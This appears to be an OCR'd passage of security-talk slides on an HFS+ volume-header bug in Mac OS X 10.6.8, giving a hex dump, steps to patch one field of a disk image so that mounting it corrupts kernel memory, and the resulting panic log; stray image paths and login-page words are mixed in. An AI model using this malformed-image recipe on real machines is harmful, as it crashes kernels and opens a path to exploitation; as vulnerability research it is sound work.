
Volume Header



HFSPlusForkData

```
/* HFS Plus Fork data info - 80 bytes */
struct HFSPlusForkData {
        u_int64_t            logicalSize;    /* fork's logical size in bytes */
        u_int32_t            clumpSize;      /* fork's clump size in bytes */
        u_int32_t            totalBlocks;    /* total blocks used by this fork */
        HFSPlusExtentRecord  extents;        /* initial set of extents */
} __attribute__((aligned(2), packed));
typedef struct HFSPlusForkData HFSPlusForkData;
```

Volume Header




Volume Header

```
*
00000400  48 2b 00 04 80 00 01 00  31 30 2e 30 00 00 00 00  |H+......10.0....|
00000410  ca 90 e1 9a ca 90 c5 7c  00 00 00 00 ca 90 c5 7a  |.......|.......z|
00000420  00 00 00 55 00 00 00 03  00 00 10 00 00 00 00 80  |...U............|
00000430  00 00 00 00 00 00 00 71  00 01 00 00 00 01 00 00  |.......q........|
00000440  00 00 00 69 00 00 0a 83  00 00 00 00 00 00 00 01  |...i............|
00000450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000460  00 00 00 00 00 00 00 00  f2 cd de a7 d8 d8 35 dc  |..............5.|
00000470  00 00 00 00 00 00 10 00  00 00 10 00 00 00 00 01  |................|
00000480  00 00 00 01 00 00 00 01  00 00 00 00 00 00 00 00  |................|
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000004c0  00 00 00 00 00 00 80 00  00 00 80 00 00 00 00 08  |................|
000004d0  00 00 00 02 00 00 00 08  00 00 00 00 00 00 00 00  |................|
000004e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000510  00 00 00 00 00 01 00 00  00 00 80 00 00 00 00 01  |................|
00000520  00 00 00 1a 00 00 00 08  00 00 00 35 00 00 00 08  |...........5....|
00000530  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000560  00 00 00 00 00 01 00 00  00 01 00 00 00 00 00 10  |................|
00000570  00 00 00 0a 00 00 00 10  00 00 00 00 00 00 00 00  |................|
00000580  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```

Let’s try on OSX 10.6.8

- Create a HFS image using *dd*, *vndevice* and *newfs_hfs* tools
- Mount it, add in some files, unmount
- Patch the DWORD at offset 0x51c to be 0x1
- Mount sequence for the test :
    - sudo /usr/libexec/vndevice attach /dev/vn0 vnimage.test
    - mkdir /Volumes/0
    - sudo mount -t hfs -onobrowse,ro /dev/vn0 /Volumes/0

Woops !


panic(cpu 0 caller 0x2abf6a): Kernel trap at 0x00299db4, type 14=page fault, registers:
CR0: 0xe001003b, CR2: 0x00000258, CR3: 0x00100000, CR4: 0x00000668
EAX: 0x00000258, EBX: 0x0313b798, ECX: 0x0325b000, EDX: 0x00000258
CR2: 0x00000258, EBP: 0x11f9bf98, ESI: 0x02e1f900, EDI: 0x0240f000
EFL: 0x00010202, EIP: 0x00299db4, CS: 0x00000008, DS: 0x00000010
Error code: 0x00000002
Debugger called: <panic>
Backtrace (CPU 0), Frame : Return Address (4 potential args on stack)
0x11f9bd78 : 0x21b837 (0x5dd7fc 0x11f9bdac 0x223ce1 0x0)
0x11f9bdc8 : 0x2abf6a (0x59e3d0 0x299db4 0xe 0x59e59a)
0x11f9bea8 : 0x2a1a78 (0x11f9bec0 0x0 0x11f9bf98 0x299db4)
0x11f9beb8 : 0x299db4 (0xe 0x1560048 0x400010 0x10)
0x11f9bf98 : 0x4d45e4 (0x313b798 0x16b 0x6 0x26f27e0)
0x11f9bfc8 : 0x2a179c (0x0 0x1 0x10 0x328cb44)
BSD process name corresponding to current thread: fseventsd
Mac OS version:
10K540
Kernel version:
Darwin Kernel Version 10.8.0: Tue Jun 7 16:33:36 PDT 2011; root:xnu-1504.15.3~1/RELEASE_I386
System model name: VMware7,1 (440BX Desktop Reference Platform)
System uptime in nanoseconds: 1362174648730
Entering system dump routine
Attempting connection to panic server configured at IP 172.16.47.1, port 1069
Resolved 172.16.47.1's (or proxy's) link level address
Transmitting packets to link level address: 00:50:56:c0:00:08
Kernel map size is 506036224
Sending write request for core-xnu-1504.15.3-172.16.47.3-287b57b5
Kernel map has 1438 entries
Generated Mach-O header size was 80860
....
OS X Server
macosxserver
Nom :
Ouvrir une session

What happens ?

- Kernel panic, different each try, random, often crashing in *zalloc* or *zfree*.
- This points to a kernel memory corruption
- Tried KDP, static analysis, I couldn't find the origin of the issue in the code
- Shall I loose time on this ? No... going straight to exploitation

